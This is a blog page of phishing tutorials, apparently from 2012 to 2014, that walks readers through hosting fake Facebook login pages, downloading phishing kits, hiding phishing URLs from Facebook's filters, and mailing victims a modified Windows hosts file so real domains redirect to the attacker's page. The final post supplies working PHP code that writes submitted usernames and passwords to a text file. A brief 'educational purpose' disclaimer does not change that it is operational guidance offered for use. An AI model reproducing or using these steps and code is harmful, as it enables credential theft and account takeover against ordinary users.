Visit our official website APAJR Lab


Showing posts with label phishing. Show all posts

Thursday, 17 April 2014

Hack Facebook | Phishing | Full Tutorial

| |
0 comments
Facebook Phishing full tutorial 


Step 1: The First Step in Making the site is to regester an account at http://www.2freehosting.com/signup.html (if you have account than you can skip first 2 steps)


  Step 2: Now Goto your email account that you gave and confirm your account with confirmation  link

Step 3: Now Download this File
                                               
http://adfoc.us/22615841923257


Step 4: Now Go to http://cpanel.2freehosting.com/ and Log into your account.


Step 5: Now when you are logged into your account click on the Go to Cpanel and click on create a new account


Step 6 :  Select free hosting and click on the select button


Step 7 :  Enter your domain name and the following detail and click create


 Step 8 : click on the switch button.



Step 9 :  Go to file section  and click on file manager


Step 10 : click on install button



Step 11 :  wait till the file manager pops up
.


Step 12 :  click on upload button and upload the downloaded file (mentioned above).



NOTE::: To access the input data ( Usernames and Password ) Goto the Following Address:

http://www.yoursitesadress.yzi.me/indihackpass.txt

If I am not clear in any point Please ask me in comments below.

=============================================================
The Input Data (Email and Password) will look like following:


==============================================================
Now Facebook phishing page is successfully created


Read More

Friday, 14 March 2014

How To Use Original Domain Address for Phishing page | .::APAJR::.

| |
0 comments
                                              computer_phishing1


If you don't know about Phishing Don't Worry Just read the Below tutorial first:


How To Create Facebook Phishing Page


Once you have learned something about phishing, Feel free to come back to this article.

It is easy these days for a person to identify the phishing page by looking at the url of the webpage. But Today i will show you a trick to use original domain address for phishing, hacker can use original domain address.  But how? Let me explain you in this brief article.


Requirements: 

Wamp server

Install WinRar


We are going to send an email with an executable to victim. If the victim double click the executable file, then you will get success in this attack. Now, whenever the victim enter the real domain name (like www.facebook.com) ,he will be redirecting to our phishing page.


How is it done? 

Executable file will change the Host file of Victim system.
 

What is host file?

The host file contains Domain Name and IP address associated with them.  Your host file will be in this path:

C:\Windows\System32\drivers\etc\


Whenever we enter the Domain name or URL (for eg: www.webaddress.com), a query will be send to the DNS (Domain Name server).  This DNS connect to the IP address which is associated with the Domain Name.   But before this to be done, the host file in our system will check for the IP address associated with the Domain Name.  Suppose we make an entry with Domain Name and IP address of our phishing web page(for  eg: www.webaddress.com wiht our ip 123.23.X.X),then there's no query will be send to the DNS.

It will automatically connect to the IP address associated with the Domain Name.  This will fruitful for us to mask the PHISHING web page's URL with Original Domain Name. 
Now Let's divide into the Implementation:
If you are hosting some other hosting site, probably you won't get the unique IP address for your Phishing Web Page. You can have the IP Address of the hosting only. So if you try to use that IP address, the victim will not bring to your Phishing web page , they will bring to the hosting address.  
So what you can do overcome this problem? You need to set up your own Webserver in home. Using Webserver softwares you can set up your own Hosting service.
 
Your computer should be turned on always. Because if you turned off the computer,then probably host will not be in online. Again it will be available when you turned on. So your computer turned on when victim visits your site.
How To set up Your own server?
  
Download the  Webserver softwares like WAMP,XAMP(Both are open source software, I meant they are free ).  My suggestion is WAMP.  Because it is my favorite one.  It is easy to use.

 Download the wamp server from www.wampserver.com

Install the WAMP server.  After installation completed, Go to this folder path: 
C:\Wamp\WWW 

And paste your phishing web page here.

Start the Wamp Server.


(Start->windows->All Programs->Wamp Server->start wamp server)


you can see the half circle icon(wamp server icon) in system tray(i mean near to the time). Click the icon and select the start all services.


Now type your ip address in address bar of the web browser and hit enter. If you don't know your ip address ,visit www.whatismyip.com.
Now you can see your Phishing web page in your Browser.


Modifying the Host file :
 
Copy the Host file from this path "C:\WINDOWS\system32\drivers\etc" to desktop.  Right click on the host file and open with Notepad.

You can see the localhost entry there.
Below that type as :


your_ip     domain_name
For eg:
123.xx.xx.xx www.gmail.com
.
Save the File.

Compress the Host File:

Compress hosts file such that when victim opens it, it automatically gets copied to default
location C:\Windows\system32\drivers\etc and victim's hosts file get replaced by our modified hosts file.
 
Right click on the Hosts file and select the Add to archive option.  Now follow the steps which is shown in picture: 


Now send the zipped file to victim.  If he extract the zip file, then the hosts file will be replaced.

You are done.  Now whenever he try to visit the genuine or original website, the phishing webpage only will be shown.


Some Disadvantages of this Hack:


  •   If your IP address is dynamically changed ,then it is hard to implement it
  •   If your victim is advanced user,he may notice the certificates of site which is shown by browser.


Don't worry it is not at all big problem.   Just try it and enjoy it. 


for+educational


Phishing Detial Click Here 


Read More

Saturday, 29 December 2012

Facebook hacking | Phishing | Webhost [ Full tutorial ] | .::APAJR::.

| |
6 comments

 Now in this article i am going to teach you how to set up the Phishing site, which is the Difficult task than making a Phishing site.


Step 1: The First Step in Making the site is to regester an account at http://www.000webhost.com/order.php (if you have account than you can skip first 2 steps)

Step 2: Now Goto your email account that you gave and confirm your account with confirmation link

Step 3: Now Download this FILE


http://adfoc.us/22646341924526



Step 4: Now Goto http://members.000webhost.com/ and Log into your account.


Step 5: Now when you are logged into your account click on the Go to Cpanel  in front of your domain that you had registered, and then Go to File Manager under Files and log into it.
.


Step 6: Now Click on the Public_html.



Step 7: Now click on the Upload button, choose the file under the Archives that you have downloaded, to be uploaded.


Step 7: Now any one who visits your site would be taken to the Fake Facebook Login Page. After they enter their Username and Password, they will be taken to another page that will show them error. So there is less chance that it will be detected.


NOTE::: To access the input data ( Usernames and Password ) Goto the Following Address:

http://www.yoursitesadress.p4o.net/lol.html

If I am not clear in any point Please ask me in comments below.

PS:> If www.p4o.net didn't worked for you, you can use :
www.drivehq.com
www.yourfreehosting.net
www.esmartstart.com

=============================================================
The Input Data (Email and Password) will look like following:

==============================================================
UPDATE:
Now if you have successfully made the Phishing page(site) then you must know that on Facebook you cannot post it, mail it, or sent it in chat. e.g: www.yoursite.p4o.net. This is because Facebook dont allow the T35.com sites. So Solution to this problem is to use http://www.dot.tk for the URL hiding.
All you have to do is to Goto http://www.dot.tk , on the main page enter your Phishers address and get a domain for that. Like for www.myphisher.p4o.net you gets www.myphisher.tk. And facebook will allow you to post it

HOW TO FIND YOUR USERNAME?
Ok guys this is the most asked question of all so here is a simple answer, just look in the following picture of Admin Paned the red shaded area tells you the username of the website

.
===================================================================

Read More

Tuesday, 25 December 2012

Make Phishing Page of any site | .::APAJR::.

| |
0 comments
This tutorial is for educational purpose only.


Warning & Disclaimer:

Making a phishing page is not illegal, but using a phishing page is illegal. This tutorial is just to show you, "How to create phishing page?". If you use this to hack anyone account, then we will not responsible for it. Do anything on your own risk.

What is phishing page?

A phishing page of a site is just a ditto copy of a site. No one can easily detect a difference. In this, we just clone a site login or any other important page.

How to create?


    • Visit the page that you want to clone.

    • Save it (CTRL+S) via your browser.

    • Choose save complete webpage while saving it via browser.

    • Give name index while saving. (Dont use other name!)

    • Save it to a folder.

    • Now, you should have one file named "index.htm" and a folder.

    • We have to edit index.htm file.

    • Edit it and search "action" without "". You will get something like this if you are creating fake page of facebook, action="https://www.facebook.com/login.php?login_attempt=1" method="post" , We have to edit this line only. Changehttps://www.facebook.com/login.php?login_attempt=1 to login.php (How to create login.php is written below) and change post to get , and save it.

How to create login.php?

      Here is the code for login.php, just copy the below code, paste it in notepad and save it as login.php.


      Code:

<?php
header("Location: http://www.google.com");
$handle = fopen("passes.txt", "a");
foreach($_GET as $variable => $value)
{
fwrite($handle, $variable);
fwrite($handle, "=");
fwrite($handle, $value);
fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n");
fclose($handle);
exit;
?>


        You have to change

    http://www.google.com

         to the site url that you are cloning, for example, change it to

    http://www.facebook.com/

         if you are cloning facebook.


        Now, you have your phishing page.
         
        Face book phishing page here
         
                               
        http://adfoc.us/22646341924526


    Read More
    Powered by Blogger.